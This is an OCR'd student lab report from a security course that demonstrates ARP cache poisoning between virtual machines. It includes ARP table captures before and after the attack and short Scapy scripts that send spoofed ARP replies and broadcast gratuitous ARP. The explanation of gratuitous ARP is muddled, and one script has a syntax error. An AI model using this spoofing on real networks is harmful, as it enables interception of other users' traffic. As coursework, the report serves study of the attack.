
- A. [6 marks] ARP response message

Attacker Before:


CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~


```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
osboxes@osboxes:~$ 
```

Clone1 Before:


CYBR371_A2 Clone 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
osboxes@osboxes:~$ 
```


Clone2 before:



CYBR371_A2 Clone 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
osboxes@osboxes:~$ 
```


Running the python 3 script:



CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~
1 2 3 4
osboxes@osboxes: ~
3:51
Right Ctrl


```
Setting up python3-scapy (2.4.4-4ubuntu1) ...
Setting up ipython3 (7.20.0-1) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for fontconfig (2.13.1-4.2ubuntu3) ...
osboxes@osboxes:~$ sudo python3 A2_q1_1.py
###[ Ethernet ]###
  dst       = 08:00:27:e1:cc:0b
  src       = 08:00:27:55:5d:82
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:55:5d:82
     psrc      = 10.0.2.6
     hwdst     = 08:00:27:e1:cc:0b
     pdst      = 10.0.2.5

.
Sent 1 packets.
osboxes@osboxes:~$ 
```

Attacker after:


CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~


```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
osboxes@osboxes:~$
```

Clone 1 after:


CYBR371_A2 Clone 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
10.0.2.6                 ether   08:00:27:55:5d:82   C                     en
p0s3
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
osboxes@osboxes:~$
```

Clone 2 after:




```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
osboxes@osboxes:~$ 
```

After running the python script and assessing the arp response message we can see in the above screenshots with Clone 1 (target) a new address has been added from the python script having Clone2's IP address (10.0.2.6) with the attackers MAC address (08:00:27:55:5d:82)


- B. [6 marks] ARP Gratuitous message

An ARP Gratuitous message is a method of requesting the broadcast router's own IP address, If a router sends an ARP request for its own IP address and no ARP replies are received the router assigned IP address is not be used by other nodes. This method helps with detecting IP conflicts, this helps update other machines ARP tables if they conflict with our own. In our case, we will instead of setting the destination MAC address to the targets MAC we will set the destination MAC with the ARP broadcast address 'ff:ff:ff:ff:ff:ff'




```python
# Set the destination MAC address in the ether to the ARP broadcast address (ff:ff:ff:ff:ff:ff)
from scapy.all import *

E = Ether(dst = 'ff:ff:ff:ff:ff:ff', src = '08:00:27:55:5d:82')
A = ARP(hwsrc = '08:00:27:55:5d:82', psrc = '10.0.2.6'
        hwdst = 'ff:ff:ff:ff:ff:ff', pdst = '10.0.2.6')

pkt = E/A
pkt.show()
sendp(pkt)
```

Attacker before the Gratuitous ARP message:


CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~


```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
osboxes@osboxes:~$
```

Clone 1 before the Gratuitous ARP message:


CYBR371_A2 Clone 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
10.0.2.6                 ether   08:00:27:55:5d:82   C                     en
p0s3
10.0.2.3                 ether   08:00:27:f8:f2:66   C                     en
p0s3
osboxes@osboxes:~$
```

